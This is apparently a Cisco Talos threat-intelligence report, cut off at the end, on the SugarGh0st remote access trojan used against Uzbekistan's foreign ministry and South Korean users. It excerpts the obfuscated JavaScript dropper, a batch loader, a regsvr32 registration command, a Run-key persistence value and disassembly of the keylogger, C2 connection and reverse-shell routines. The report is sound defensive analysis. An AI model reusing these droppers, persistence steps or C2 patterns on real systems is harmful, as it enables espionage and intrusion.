New SugarGh0st RAT targets Uzbekistan government and South Korea

Ashley Shen ⋮⋮ 11/30/2023

By Ashley Shen, Chetan Raghuprasad


Thursday, November 30, 2023 08:00
Threat Spotlight SecureX RAT

- Cisco Talos recently discovered a malicious campaign that likely started as early as August 2023, delivering a new remote access trojan (RAT) we dubbed “SugarGh0st.”
- We found evidence suggesting the threat actor is targeting the Uzbekistan Ministry of Foreign Affairs and users in South Korea.
- We assess with high confidence that the SugarGh0st RAT is a new customized variant of Gh0st RAT, an infamous trojan that’s been active for more than a decade, with customized commands to facilitate the remote administration tasks as directed by the C2 and modified communication protocol based on the similarity of the command structure and the strings used in the code.
- We observed two infection chains leveraging Windows Shortcut embedded with malicious JavaScript to deliver the components to drop and launch the SugarGh0st payload.
- In one infection chain, the actor leverages the DynamixWrapperX tool to enable Windows API function calls in malicious JavaScript for running the shellcode.
- Talos assesses with low confidence that a Chinese-speaking threat actor is operating this campaign based on the artifacts we found in the attack samples.

Suspected Chinese Actor targeting Uzbekistan and South Korea

Talos discovered four samples deployed in this campaign that are likely targeting users in Uzbekistan and South Korea based on the language of the decoy documents, the lure content, and distribution indicators Talos found in the wild.

One of the samples is sent to users in the Ministry of Foreign Affairs of Uzbekistan. The sample is an archive embedded with a Windows ShortCut LNK file which, upon opening, drops the decoy document “Investment project details.docx" with Uzbek content about a presidential decree in Uzbekistan focused on enhancing state administration in technical regulation. The lure content of the decoy document was published in multiple Uzbekistan sources in 2021. The initial vector of the campaign is likely a phishing email with an attached malicious RAR archive file sent to an employee of the Ministry of Foreign Affairs.



1. Ўзбекистон Республикаси Инвестициялар ва ташқи савдо вазирлиги ҳузуридаги Ўзбекистон техник жиҳатдан тартибга солиш агентлигига (кейинги ўринларда – Техник жиҳатдан тартибга солиш агентлиги) қуйидаги **қўшимча ваколатлар берилсин**:

мутасадди идоралар томонидан халқаро стандартлар ва техник регламентларнинг жадал жорий этилишини **мувофиқлаштириб** бориш;

маҳсулотларга нисбатан қонунчилик ҳужжатларида ва техник регламентларда белгиланган мажбурий талабларни бузганликда айбдор бўлган тайёрловчилар (ишлаб чиқарувчилар), сотувчилар ва ижрочиларга нисбатан **молиявий санкцияларни қўллаш бўйича судга мурожаат қилиш**;

корхоналарда техник регламент ва стандартлар талабларига риоя этмаганлик учун корхона ва тармоқ раҳбарларига **тақдимномалар** киритиш;

техник регламентлар, стандартлар ва қонунчиликда белгиланган **мажбурий талабларга номувофиқ деб топилган маҳсулотлар** тўғрисидаги маълумотларни умумлаштириш ва реестрини юритиш.

2. Қуйидагилар:

Decoy document in Uzbek language.

Besides Uzbekistan, we also observed indications of targets in South Korea. We found three other decoy documents written in Korean dropped by the malicious JavaScript file embedded in the Windows Shortcut, seemingly distributed in South Korea. The decoy document named “Account.pdf” was forged as a Microsoft account security notification for confirming an account registration with a generated password. Another decoy named “MakerDAO MKR approaches highest since August.docx" uses the copied content from 코인데스크코리아 (CoinDesk Korea, a Korean news outlet that covers the blockchain). The third decoy document, named “Equipment_Repair_Guide.docx,” has the lure information with instructions for computer maintenance in an organization. To reinforce our assessment of South Korean targets, we also observed C2 domain requests from IPs originating from South Korea.

The decoy documents found in the samples collected by Talos.

During our analysis, we observed a couple of artifacts that suggested the actor might be Chinese-speaking. Two of the decoy files we found have the “last modified by” names shown as “浅唱丶低吟” (Sing lightly, croon) and “琴玖辞” (seems to be the name of a Chinese novel author), which are both Simplified Chinese.

The author and last editor’s information on decoy documents.

Besides the decoy document metadata, the actor prefers using SugarGh0st, a Gh0st RAT variant. The Gh0st RAT malware is a mainstay in the Chinese threat actors’ arsenal and has been active since at least 2008. Chinese actors also have a history of targeting Uzbekistan. The targeting of the Uzbekistan Ministry of Foreign Affairs also aligns with the scope of Chinese intelligence activity abroad.

SugarGh0st is a new Gh0st RAT variant

Talos discovered a RAT that we call SugarGh0st delivered as a payload in this campaign. Talos assesses with high confidence that SugarGh0st is a customized variant of the Gh0st RAT. Gh0st RAT was developed by a Chinese group called 红狼小组 (C.Rufus Security Team), and its source code was publicly released in 2008. The public release of the source code has made it easy for threat actors to get access to it and tailor it to fulfill their malicious intentions. There are several variants of Gh0st RAT in the threat landscape, and it remains a preferred tool for many Chinese-speaking actors, allowing them to conduct surveillance and espionage attacks.

Compared with the original Gh0st malware, SugarGh0st is equipped with some customized features in its reconnaissance capability in looking for specific Open Database Connectivity (ODBC) registry keys,


loading library files with specific file extensions and function name, customized commands to facilitate the remote administration tasks directed by the C2, and to evade earlier detections. The C2 communication protocol is also modified. The first eight bytes of the network packet header are reserved as magic bytes versus the first five in the earlier Gh0st RAT variants. The remaining features, including taking full remote control of the infected machine, providing real-time and offline keylogging, hooks to the webcam of an infected machine, and downloading and running other arbitrary binaries on the infected host are aligned with the features of earlier Gh0st RAT variants.

A multi-stage infection chain

Talos discovered two different infection chains employed by the threat actor to target the victims in this campaign. One of the infection chains decrypts and executes the SugarGh0st RAT payload, the customized variant of the Gh0st RAT. Another infection chain leverages the DynamicWrapperX loader to inject and run the shellcode that decrypts and executes SugarGh0st.


Infection Chain No. 1

The first infection chain starts with a malicious RAR file containing a Windows Shortcut file with a double extension. When a victim opens the shortcut file, it runs a command to drop and execute an embedded JavaScript file. The JavaScript eventually drops a decoy, an encrypted SugarGh0st payload, DLL loader and batch script. Then, the JavaScript executes the batch script to run the dropped DLL loader by sideloading it with a copied rundll32. The DLL loader will decrypt the encrypted SugarGh0st payload in memory and run it reflectively.



Shortcut file embedded with malicious JavaScript dropper

The Windows shortcut file discovered in this attack is embedded with JavaScript and has command line arguments to drop and execute it. Upon the victim opening the LNK file, the command line argument of the LNK file runs to locate and load the JavaScript with the string start of “var onm=” which is the beginning of the JavaScript dropper and drops the JavaScript into the %temp% location. After that, the dropped JavaScript is executed using the living-off-the-land binary (LoLBin) cscript.



Sample of malicious LNK file.

JavaScript dropper

The JavaScript dropper is a heavily obfuscated script embedded with base64 encoded data of the other components of the attack. The JavaScript decodes and drops the embedded files into the %TEMP% folder, including a batch script, a customized DLL loader, an encrypted SugarGh0st payload, and a decoy document. It first opens the decoy document to masquerade as legitimate action, then copies the legitimate rundll32 executable from the “Windows\SysWow64” folder into the %TEMP% folder. Finally, it executes the batch script loader from the %TEMP% location and runs the customized DLL loader. The JavaScript deleted itself from the file system afterward.

```
var onm = "\\account.pdf";
var jsn = '~254134656.js';
var rdn = 'MSADOCG.DLL';
var def = 'DllUnregisterServer';
var ofs = 'JVBERi0xLjQKJdPr6eEKMSAwIG9iago8PC9DcmVhdG9yIChNb3ppbGxhLzUuMCBcKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NFwpIEFwcGxlV2ViS2l0LzUzNy4zNiBcKEtIVE1MLCBsaWtlIEdl
var dll = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAyAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
var lib = '6UYEAABVi+yD7BhTVotxPFeJVfSLRA54hcB0bYN8DnwAdGaLXAgYiV34hdt0W4tUCByLdAggA9GLRAgkA/GJVegDwTPSiXXwiUXshdt0Oos8ljP2A/mJffyKB4TAdBeL32n2gwAAAA++wAPwQ4oDhMB1
var _0x472c = ['RnJQdXg=', 'VFRJTWw=', 'S1BIV20=', 'eFlOY0M=', 'V1NjcmlwdC5TaGVsbA==', 'VUV0ekc=', 'QURPREIuU3RyZWFt', 'cmV0dXJuIChmdW5jdGlvbigpIA==', 'UWNxaHE=',
(function (_0x3528e7, _0x472c99) {···
})(_0x472c, 0x143);
var _0x4560 = function (_0x3528e7, _0x472c99) {···
};
try {
  var _0xb52e48 = new ActiveXObject(_0x4560('0xc'));
  var _0x2f01dd = _0xb52e48[_0x4560('0x3')](0x2);
  var _0x2027f5 = _0x2f01dd + "\\";
  var _0x13f71a = new ActiveXObject(_0x4560('0x53'));
  var _0x562b30 = _0x13f71a[_0x4560('0x85')]('%WinDir%');
  var _0x241187 = {···
  };
  function _0xdf56bd(_0xd01a7e) {···
  }
  function _0x539d9f(_0x46aeb1, _0x46d4f2) {···
  }
  var _0x1e6203 = _0x562b30 + "\\SysWow64\\rundll32.exe";
  var _0x4ce4a2 = _0x562b30 + _0x4560('0x33');
  var _0x84b0c1 = _0x2027f5 + _0x4560('0x66');
  var _0x5b46cb = _0x2f01dd + "\\account.pdf";
  var _0x5c1f3a = _0x2027f5 + _0x4560('0xb');
  var _0xb6acc1 = _0x2027f5 + '~254134656.js';
  if (!_0xb52e48[_0x4560('0x82')](_0x5b46cb)) {···
  }
  WScript[_0x4560('0x5')](0x7d0);
  _0x13f71a.Run(_0x4560('0x69') + _0x5b46cb, 0x0);
  if (_0xb52e48[_0x4560('0x82')](_0x1e6203)) {···
  } else {···
  }
  var _0x1a2ace = _0x2027f5 + 'MSADOCG.DLL';
  var _0x48e732 = _0x2027f5 + _0x4560('0x31');
  if (!_0xb52e48.fileExists(_0x1a2ace)) {···
  }
  if (!_0xb52e48[_0x4560('0x82')](_0x48e732)) {···
  }
  WScript[_0x4560('0x5')](0x1f4);
  var _0x23a9af = "cd %temp%\r\ncmd /c start rundll32.exe MSADOCG.DLL,DllUnregisterServer" + _0x4560('0x2b');
  var _0x1ab7e9 = new ActiveXObject(_0x4560('0x55'));
  _0x1ab7e9[_0x4560('0x63')] = 0x2;
  _0x1ab7e9.CharSet = 'iso-8859-1';
  _0x1ab7e9.Open();
  _0x1ab7e9[_0x4560('0x9')](_0x23a9af);
  _0x1ab7e9.SaveToFile(_0x5c1f3a, 0x2);
  _0x1ab7e9[_0x4560('0x43')]();
  _0x13f71a[_0x4560('0x7c')](_0x4560('0x4e') + _0x5c1f3a, 0x0);
  if (WScript[_0x4560('0x70')][_0x4560('0x6d')]() == 0x1) {
    _0x13f71a[_0x4560('0x60')](_0x4560('0x11'), _0x4560('0x69') + _0x5c1f3a);
  }
  WScript[_0x4560('0x5')](0x1f4);
  _0x13f71a.Run(_0x4560('0x26') + _0xb6acc1, 0x0);
```

The JavaScript dropper.

Batch script loader


The batch script, in this instance, is named “ctfmon.bat” and has the commands to run the dropped customized DLL loader. When executed, it sideloads the DLL loader with rundll32.exe and executes the function which is DllUnregisterServer, typically used by COM (Component Object Model) DLLs.

```
cd %temp%
cmd /c start rundll32.exe MSADOCG.DLL,DllUnregisterServer
exit
```

The batch script loader.

DLL Loader decrypts and reflectively loads the SugarGh0st payload

The customized DLL loader named “MSADOCG.DLL” (name of the DLL associated with Microsoft's ActiveX Data Objects (ADO) technology) is a 32-bit DLL written in C++ and implemented as a COM object component. The loader includes packed code that is unpacked with custom unpacking code. When the DLL is run, it unpacks the code to read the dropped encrypted SugarGh0st payload file named “DPLAY.LIB " from the %TEMP% location, decrypts it and runs it in the memory.




Stub code to unpack code.

Function to load the encrypted payload.

Infection chain No. 2

Similar to the first infection chain, this attack also starts with a RAR archive file containing a malicious Windows Shortcut file forged as the decoy document. The Windows shortcut file, by executing the embedded commands, drops the JavaScript dropper file into the %TEMP% location and executes it with cscript. The JavaScript in this attack drops a decoy document, a legitimate DynamicWrapperX DLL, and the encrypted SugarGh0st. The JavaScript uses the legitimate DLL to enable running the embedded shellcode for running the SugarGh0st payload.



JavaScript leverages DynamicWrapperX to run shellcode that launches SugarGh0st

The JavaScript used in this infection chain is also heavily obfuscated and is embedded with base64-encoded data of other components of the attack, including a shellcode. When the JavaScript is executed, it drops an encrypted SugarGh0st, a DLL called “libeay32.dll” and the decoy document. The JavaScript opens the decoy document and copies Wscript.exe to the %TEMP% folder as dllhost.exe. It runs the dropped JavaScript again using the dllhost.exe and creates a registry subkey called “CTFMON.exe” in the Run registry key to establish persistence.


Registry Key	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Subkey	CTFMON.exe
Value	“cmd /c start C:\Users\user\AppData\Local\Temp\dllhost.exe C:\Users\user\AppData\Local\Temp\~204158968.js”

The file “libeay32.dll” is a tool called DynamicWrapperX (originally named “dynwrapx.dll”) developed by Yuri Popov. This tool is an ActiveX component that enables Windows API function calls in scripts (JScript, VBScript, etc.). The attacker can use this to run shellcode via the JavaScript dropper. But, they must first run regsvr.exe to install the component.

```
C:\Windows\system32\regsvr32 /i /s C:\Users\ADMINI~1\AppData\Local\Temp\libeay32.dll
```

The DynamicWrapperX DLL registers its member functions in the victim’s machine by creating a registry subkey CLSID with the value “89565275-A714-4a43-912E-978B935EDCCC” in Software\Classes\DynamicWrapperX registry key. The JavaScript containing the ActiveX components executes the embedded shellcode using the DynamixWrapperX DLL.

The shellcode has the API hashes and instructions to load and map to the functions necessary for process injection from Kernel32.dll. It also loads two other DLLs, User32.dll and shlwapi.dll. Then, it loads the encrypted SugarGh0st “libeay32.lib” from the %TEMP% location, decrypts it, and reflectively loads it into the memory space allocated in the dllhost.exe process.



Shellcode that loads and decrypts the encrypted SugarGh0st.

Analysis of SugarGh0st

The SugarGh0st sample analyzed by Cisco Talos is a 32-bit dynamic link library in C++ compiled on Aug. 23, 2023. During its initial execution, SugarGh0st creates a mutex on the victim's machine using the hard-coded C2 domain as an infection marker and starts the keylogging function. The keylogger module creates a folder "WinRAR" in the location %Program Files% and writes the keylogger file "WinLog.txt."

```
sub     esp, 400h
push    ebx
push    ebp
push    esi
push    edi
push    offset FileName ; pszPath
push    0               ; dwFlags
push    0               ; hToken
push    26h ; '&'       ; csidl
push    0               ; hwnd
call    __imp_SHGetFolderPathW
mov     esi, ds:lstrcatW
push    offset aWinrar  ; "\\WinRAR"
push    offset FileName ; lpString1
call    esi ; lstrcatW
push    0               ; lpSecurityAttributes
push    offset FileName ; lpPathName
call    ds:CreateDirectoryW
push    offset aWinlogTxt ; "\\WinLog.txt"
push    offset FileName ; lpString1
call    esi ; lstrcatW
mov     ebp, __imp_GetKeyState
mov     ecx, 0FFh
xor     eax, eax
lea     edi, [esp+410h+var_3FC]
mov     [esp+410h+var_400], 0
rep stosd
mov     ecx, 400h
mov     edi, offset a2736Enter ; "2736<Enter>\r\n"
rep stosd
```

The Keylogging function of SugarGh0st.

SugarGh0st uses “WSAStartup” functions, a hardcoded C2 domain and port to establish the connection to the C2 server. Talos discovered two C2 domains, login[.]drive-google-com[.]tk and account[.]drive-google-com[.]tk, used by the threat actor in this campaign.

```
call    wsastartup
push    offset C2_domain ; "login.drive-google-com.tk"
push    offset cp_c2_domain ; lpString1
call    ds:lstrcpyA
mov     eax, c2_port    ; 443
mov     ebp, ds:lstrcpyW
push    offset a20238   ; "2023.8"
push    offset word_100109D0 ; lpString1
mov     hostshort, eax
call    ebp ; lstrcpyW
push    offset aDefault ; "default"
push    offset word_100109F4 ; lpString1
call    ebp ; lstrcpyW
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    0               ; lpParameter
push    offset p_keylogging ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    MsoCompareStringA(x,x,x,x,x,x)
mov     esi, eax
push    32h ; '2'       ; dwMilliseconds
push    esi             ; hHandle
call    ds:WaitForSingleObject
push    esi             ; hObject
call    ds:CloseHandle
sub     esp, 90h
mov     ecx, 24h ; '$'
lea     esi, [esp+2E4h+buf]
mov     edi, esp
mov     dword ptr [esp+2E4h+buf], 28000002h
rep movsd
call    process_c2_command
add     esp, 90h

                        ; CODE XREF: c2_communication+100↓j
                        ; c2_communication+17A↓j ...
mov     cx, word ptr hostshort
mov     [esp+254h+name.sa_family], 2
push    ecx             ; hostshort
call    __imp_htons
push    offset cp_c2_domain ; cp
mov     word ptr [esp+258h+name.sa_data], ax
call    connect_C2
```

The C2 communication function of SugarGh0st.

After launching, SugarGh0st attempts to establish the connection to C2 every 10 seconds. If successful, the first outgoing packet always consists of the same eight bytes “0x000011A40100” as a heartbeat. After the heartbeat is successfully sent, SugarGh0st sends the buffer data, which includes the following:

- Computer name
- Operating system version
- Root and other drive information of victim machine
- Registry key “HKEY_LOCAL_MACHINE\Software\ODBC\H” if exist
- Campaign codes 1 (Month and Year) and code 2 (in our samples are “default”)
- Windows version number
- Root drive’s volume serial number

A sample packet that was sent by SugarGh0st to C2.

SugarGh0st is a fully functional backdoor that can execute most remote control functionalities. It can launch the reverse shell and run the arbitrary commands sent from C2 as strings using the command

shell.

```
mov     ecx, 0FFh
xor     eax, eax
lea     edi, [esp+874h+var_812]
mov     [esp+874h+CommandLine], bx
rep stosd
lea     edx, [esp+874h+File]
push    edx
push    offset aExe     ; "exe"
stosw
push    offset aCm      ; "cm"
lea     eax, [esp+880h+CommandLine]
push    offset aSdSCS   ; "%sd.%s /c \"%s\""
push    eax             ; LPWSTR
call    __imp_wsprintfW
```

The Reverse shell function.

SugarGh0st can collect the victim's machine hostname, filesystem, logical drive and operating system information. It can access the running process information of the victim's machine and control the environment by accessing the process information and terminating the process as directed by the C2 server.

It can also manage the machine's service manager by accessing the configuration files of the running services and can start, terminate or delete the services.

```
int __stdcall sub_10003140(int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  name.sa_family = 2;
  *(_WORD *)name.sa_data = htons(hostshort);
  *(_DWORD *)&name.sa_data[2] = connect_c2(cp);
  v1 = socket(2, 1, 0);
  if ( connect(v1, &name, 16) != -1 )
  {
    v2 = (char *)LocalAlloc(0x40u, 0x100000u);
    *(_DWORD *)buf = 285212678;
    v6 = 0;
    v7 = get_file_system_information();
    if ( Winsock_send(v1, 0, buf) )
    {
      do
      {
        if ( !receive_c2_buffer(v1, v2, buf) )
          break;
        switch ( *(_DWORD *)buf )
        {
          case 0x25000004:
            get_service_config(v2, buf);
            break;
          case 0x25000005:
            start_service(v2, buf);
            break;
          case 0x25000006:
            delete_service(buf);
            break;
          default:
            *(_DWORD *)buf = 2;
            v6 = 0;
            break;
        }
      }
      while ( Winsock_send(v1, v2, buf) );
      LocalFree(v2);
    }
  }
  closesocket(v1);
  return 0;
}
```

Function to operate services.

SugarGh0st can take screenshots of the victim machine's current desktop and switch to multiple windows. It can access the victim's machine camera to capture the screen and compress the captured data before sending it to the C2 server. SugarGh0st can perform various file operations, including searching, copying, moving and deleting the files on the victim's machine.

It also clears the machine's Application, Security and System event logs to hide the malicious operations logged to evade detection.

```
int sub_10002E80()
{
